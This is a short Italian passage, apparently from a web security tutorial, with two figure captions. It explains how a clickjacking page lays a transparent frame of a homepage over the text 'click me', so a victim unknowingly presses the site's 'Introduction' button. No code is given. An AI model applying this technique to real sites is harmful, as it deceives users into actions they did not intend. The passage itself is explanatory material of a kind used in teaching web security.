


Figura 18 - Visualizzazione a browser della pagina maliziosa

Una vittima che legge il testo “click me” potrebbe quindi cliccare nella posizione in cui si trova il testo. L’effetto che si ottiene però non è quello desiderato dall’utente: in realtà viene premuto il bottone “Introduction” presente sulla homepage! Aumentando la trasparenza del frame contenente la homepage, infatti, non si noterebbe assolutamente la sua presenza!




Figura 19 - Risultato della pressione del testo "click me"